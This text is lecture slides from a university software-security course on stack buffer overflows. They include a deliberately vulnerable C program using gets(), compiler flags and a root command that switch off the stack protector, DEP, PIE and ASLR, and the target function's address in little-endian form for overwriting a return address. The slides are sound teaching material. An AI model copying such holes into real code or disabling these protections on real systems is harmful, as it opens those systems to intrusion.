
Class 7

# CSC 472/583 Topics of Software Security
# Stack Overflow (2)

Dr. Si Chen (schen@wcupa.edu)

# Review

# Stack Frame



Array

EBP

RET


A

B


Low Memory Addresses and Top of the Stack

High Memory Addresses and Bottom of the Stack


# Overflow.c



```c
 1  #include <stdio.h>
 2  #include <string.h>
 3
 4  void hacked()
 5  {
 6      puts("Hacked by Si Chen!!!!");
 7  }
 8
 9  void return_input(void)
10  {
11      char array[30];
12      gets(array);
13      printf("%s\n", array);
14  }
15
16  main()
17  {
18      return_input();
19      return 0;
20  }
```




```
[quake0day@quake0day-wcu ~]$ ./overflow
AAAAAAAAAA
AAAAAAAAAA
```



```
→ ~ gcc overflow.c -o overflow -m32 -fno-stack-protector -zexecstack -no-pie
overflow.c: In function ‘return_input’:
overflow.c:12:2: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
overflow.c: At top level:
overflow.c:16:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
 ^~~~
/tmp/ccBZMTDt.o: In function `return_input':
overflow.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.
```


# Buffer Overflow

- Common Unsafe C Functions



| | |
|---|---|
| `gets(char *str)` | read line from standard input into str |
| `sprintf(char *str, char *format, ...)` | create str according to supplied format and variables |
| `strcat(char *dest, char *src)` | append contents of string src to string dest |
| `strcpy(char *dest, char *src)` | copy contents of string src to string dest |
| `vsprintf(char *str, char *fmt, va_list ap)` | create str according to supplied format and variables |

# PEDA – Python Exploit Development Assistance for GDB




```
gdb-peda$ disas hacked
Dump of assembler code for function hacked:
   0x08048456 <+0>:     push   ebp
   0x08048457 <+1>:     mov    ebp,esp
   0x08048459 <+3>:     push   ebx
   0x0804845a <+4>:     sub    esp,0x4
   0x0804845d <+7>:     call   0x80484e5 <__x86.get_pc_thunk.ax>
   0x08048462 <+12>:    add    eax,0x1b9e
   0x08048467 <+17>:    sub    esp,0xc
   0x0804846a <+20>:    lea    edx,[eax-0x1a90]
   0x08048470 <+26>:    push   edx
   0x08048471 <+27>:    mov    ebx,eax
   0x08048473 <+29>:    call   0x8048310 <puts@plt>
   0x08048478 <+34>:    add    esp,0x10
   0x0804847b <+37>:    nop
   0x0804847c <+38>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x0804847f <+41>:    leave
   0x08048480 <+42>:    ret
End of assembler dump.
```

Convert to **little endian format** (check slides ch02.pptx):

0x08048456 --> \x56\x84\x04\08


# From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
  - The general idea is to overflow a buffer so that it overwrites the return address.




# From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
  - The general idea is to overflow a buffer so that it overwrites the return address.




# Protection: ASLR, DEP, Stack Protector, PIE



```
[quake0day-wcu quake0day]# echo 0 > /proc/sys/kernel/randomize_va_space
```

**Shutdown ASLR (**Address space layout randomization)

Shutdown Protections



```
→ ~ gcc overflow.c -o overflow -m32 -fno-stack-protector -zexecstack -no-pie
overflow.c: In function ‘return_input’:
overflow.c:12:2: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-Wimplicit-function-declaration]
  gets(array);
  ^~~~
  fgets
overflow.c: At top level:
overflow.c:16:1: warning: return type defaults to ‘int’ [-Wimplicit-int]
 main()
 ^~~~
/tmp/ccBZMTDt.o: In function `return_input':
overflow.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.
```

-fno-stack-protector **Shutdown stack protector**
-z execstack **Shutdown DEP (Data Execution Prevention)**
-no-pie **Shutdown Position-independent executable**


# Guessing Addresses

- Typically you need the source code so you can *estimate* the address of both the buffer and the return-address.

- An estimate is often good enough! (more on this in a bit).


# Figure out the Length of Dummy Characters with PEDA

- pattern -- Generate, search, or write a cyclic pattern to memory
- What it does is generate a De Brujin Sequence of a specified length.
- A De Brujin Sequence is a sequence that has **unique n-length subsequences** at any of its points. In our case, we are interested in unique 4 length subsequences since we will be dealing with 32 bit registers.
- This is especially useful for **finding offsets** at which data gets written into registers.

